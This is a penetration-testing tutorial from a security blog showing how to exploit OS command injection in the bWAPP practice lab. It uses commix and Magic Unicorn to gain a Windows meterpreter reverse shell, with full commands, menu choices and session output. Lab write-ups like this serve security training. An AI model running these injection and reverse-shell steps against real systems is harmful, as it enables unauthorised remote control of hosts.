
Powershell Injection Attacks using Commix and Magic Unicorn

hackingarticles.in/powershell-injection-attacks-using-commix-magic-unicorn

Raj December 2, 2016



Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection, in that code injection allows the attacker to add his own code that is then executed by the application. In Code Injection, the attacker extends the default functionality of the application without the necessity of executing system commands. Source:

https://www.owasp.org/index.php/Command_Injection

Requirement:

Xampp/Wamp Server

bWAPP Lab

Kali Linux: Burp suite, Commix tool

You need to install bWAPP lab in your XAMPP or WAMP server, for this you can visit the link web Pentest lab setup using bwapp here**.**


Our task is to get meterpreter shell through os command injection-Blind attack using bWAPP

Start service **Apache** and **Mysql** in Xampp or Wamp server. Let's open the local host address in browser as I am using 192.168.1.103:81/bWAPP/login.php. Enter user and password bee and bug respectively.

My task is to bypass all three security level in bWAPP through os command injection.

Let start!!!!


Set the security level low, from list box choose your bug select **os command injection-Blind** now and click on hack.



Type your IP in the text field and just after that start the burp suite in kali Linux. Don't forget to set proxy in your browser while using the burp suite.

To capture the cookie of bWAPP click on **proxy** tag then click to **inception is on button**, come back to bWAPP and now click to PING button.

Look at image you will find that I have got the details.



Open the terminal in kali Linux and type the commix command.

From intercepted data under burp suite copy the referrer, cookie and target and use this in the following command

commix –url="http://192.168.1.101:81/bWAPP/commandi_blind.php" –data="target=target=192.168.1.101&form=submit" –cookie="BEEFHOOK=eZsF6q03quZVSJwV87iaxpRmGI6Z6vIb1ZrNAmXVacVI3lR4jl96sgu418FXxBaMPh1K6rPkyrKT5y9O; security_level=0; PHPSESSID=5m82jlcacsvb2rfmn73gt3egi2"


This command will execute the commix tool in terminal which automatically perform command injection attack using url and cookie information in bWAPP.

Commix found the target seems injectable via blind injection techniques and will further ask for pseudo terminal.

Type ‘y’ to resumed the classic injection point and to pseudo terminal shell

Here we got the commix os shell but our aim is meterpreter shell for that we need to type following commands.

commix(os_shell) > reverse_tcp



commix(reverse_tcp) > set LHOST 192.168.1.101

commix(reverse_tcp) > set LPORT 4444

Option asks by commix to set backdoor for connection Type ‘2’ for other reverse TCP shells.


commix(reverse_tcp) > 2

Option asks by commix to set payload Type ‘7’ to use a Windows meterpreter reverse TCP shell.

commix(reverse_tcp) >7

Option asks by commix to set powershell injection attack Type ‘2’ to use TrustedSec’s Magic Unicorn.

commix(reverse_tcp) >2



Above step will geneterate a shellcode marked above in the image copy the whole shellcode **"msfconsole -r /usr/share/commix/src/thirdparty/unicorn/unicorn.rc"** and paste in **new terminal** which will start **multi handler** by its own.

Once metasploit framework gets loaded and starts the payload handler; come back to your previous terminal and press **enter**. As it is mention in image.


Luckly!! We succeeded in our task we have got meterpreter shell.

Meterpreter>sysinfo


```
resource (/usr/share/commix/src/thirdparty/unicorn/unicorn.rc)> set payload wind
ows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/usr/share/commix/src/thirdparty/unicorn/unicorn.rc)> set lhost 192.16
8.1.102
lhost => 192.168.1.102
resource (/usr/share/commix/src/thirdparty/unicorn/unicorn.rc)> set lport 4444
lport => 4444
resource (/usr/share/commix/src/thirdparty/unicorn/unicorn.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:52280) at
2016-12-02 03:42:53 -0500

meterpreter > sysinfo
Computer        : DESKTOP-J9AKHJH
OS              : Windows 10 (Build 14393).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Same task we going to perform with same process but with another type of vulnerability. Set the security level low, from list box choose your bug select **os command injection** now and click on hack.




Type your IP in the DNS lookup field and just after that start the burp suite and set manual proxy of browser. Click on **proxy** tag then click to **inception is on button**, come back to bWAPP and now click to Lookup.



Open the terminal in kali Linux and type the commix command.


commix –url=”http://192.168.1.101:81/bWAPP/commandi.php” –cookie=”BEEFHOOK=eZsF6q03quZVSJwV87iaxpRmGI6Z6vIb1ZrNAmXVacVI3lR4jl96sgu418FXxBaMPhlK6rPkyrKT5y9O; security_level=1; PHPSESSID=79egt1piglgkadfnaa6dujass7” –data=”target=192.168.1.101&form=submit”



Type ‘y’ to resumed the classic injection point and to pseudo terminal shell

Here we got the commix os shell but our aim is meterpreter shell for that we need to type following commands.

commix(os_shell) > reverse_tcp



commix(reverse_tcp) > set LHOST 192.168.1.101

commix(reverse_tcp) > set LPORT 4444

Option asks by commix to set backdoor for connection Type ‘2’ for other reverse TCP shells.

commix(reverse_tcp) > 2

Option asks by commix to set payload Type ‘7’ to use a Windows meterpreter reverse TCP shell.

commix(reverse_tcp) >7

Option asks by commix to set powershell injection attack Type ‘2’ to use TrustedSec’s Magic Unicorn.

commix(reverse_tcp) >2

```
commix(reverse_tcp) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
commix(reverse_tcp) > set LPORT 4444
LPORT => 4444

  ---[ Reverse TCP shells ]---
  Type '1' to use a netcat reverse TCP shell.
  Type '2' to for other reverse TCP shells.

commix(reverse_tcp) > 2

  ---[ Unix-like reverse TCP shells ]---
  Type '1' to use a PHP reverse TCP shell.
  Type '2' to use a Perl reverse TCP shell.
  Type '3' to use a Ruby reverse TCP shell.
  Type '4' to use a Python reverse TCP shell.

  ---[ Meterpreter reverse TCP shells ]---
  Type '5' to use a PHP meterpreter reverse TCP shell.
  Type '6' to use a Python meterpreter reverse TCP shell.
  Type '7' to use a Windows meterpreter reverse TCP shell.
  Type '8' to use the web delivery script.

commix(reverse_tcp_other) > 7

  ---[ Powershell injection attacks ]---
  Type '1' to use shellcode injection with native x86 shellcode.
  Type '2' to use TrustedSec's Magic Unicorn.

commix(windows_meterpreter_reverse_tcp) > 2
[*] Generating the 'windows/meterpreter/reverse_tcp' shellcode... [ SUCCEED ]
[*] Type 'msfconsole -r /usr/share/commix/src/thirdparty/unicorn/unicorn.rc' (in
 a new window).
[*] Once the loading is done, press here any key to continue... ENTER HERE
[+] Everything is in place, cross your fingers and wait for a shell!
```

Above step will geneterate a shellcode marked above in the image copy the whole shellcode **"msfconsole -r /usr/share/commix/src/thirdparty/unicorn/unicorn.rc"** and paste in **new terminal** which will start **multi handler** by its own.


```
root@kali:~# msfconsole -r /usr/share/commix/src/thirdparty/unicorn/unicorn.rc
[-] Failed to connect to the database: could not connect to server: Connection r
efused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
```

Once metasploit framework gets loaded and starts the payload handler come; back to your previous terminal and press **enter**. As it is mention in image.

Luckly!! Again we succeeded in our task we have got meterpreter shell.

Meterpreter>sysinfo



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**